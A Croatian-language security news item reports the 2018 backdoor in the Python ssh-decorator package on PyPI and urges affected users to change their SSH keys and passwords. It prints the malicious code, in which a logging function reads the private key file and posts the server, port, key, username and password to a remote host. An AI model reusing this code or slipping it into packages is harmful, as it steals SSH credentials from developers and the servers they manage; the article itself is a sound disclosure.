
Backdoor u ssh-decorator modulu za Python

Ako ste u bližoj ili daljoj budućnosti koristili ssh-decorator modul u svojim Python skriptama, vrijeme je da promjenite sve svoje ssh lozinke: otkriveno je kako je modul imao ugrađenu funkciju koja na adresu ssh-decorate.cf šalje prikupljene podatke o SSH vezama: IP adresu, port, privatni ključ, korisničko ime i lozinku.

Modul je uklonjen iz PyPI repozitorija, no ne prije nego što je netko pospremio dokaz o malicioznom kodu:



```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
```

```
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```

Autor je (privremeno ili trajno) uklonio modul iz repozitorija (glavna stranica projekta dostupna je kroz Google cache: http://bit.ly/2lgL8lJ [1]), vjerojatno zato što su mnogi baš njega optužili za instaliranje malicioznog koda, iako je autorova tvrdnja da je kod ubačen od strane trećih osoba.

Ako ste koristili **ssh-decorator** modul noviji od verzije 0.27, jedina ispravna odluka je da **odmah**

promjenite SSH ključeve i lozinke!

pet, 2018-05-11 16:00 - Radoslav Dejanović**Vijesti:** Sigurnosni propusti [2]
Vote: 0

No votes yet

story_tag: python [3]
maliciozni kod [4]
ssh [5]

Source URL: https://sysportal.carnet.hr/node/1806

Links
[1] http://bit.ly/2IgL8IJ
[2] https://sysportal.carnet.hr/taxonomy/term/14
[3] https://sysportal.carnet.hr/taxonomy/term/142
[4] https://sysportal.carnet.hr/taxonomy/term/234
[5] https://sysportal.carnet.hr/taxonomy/term/235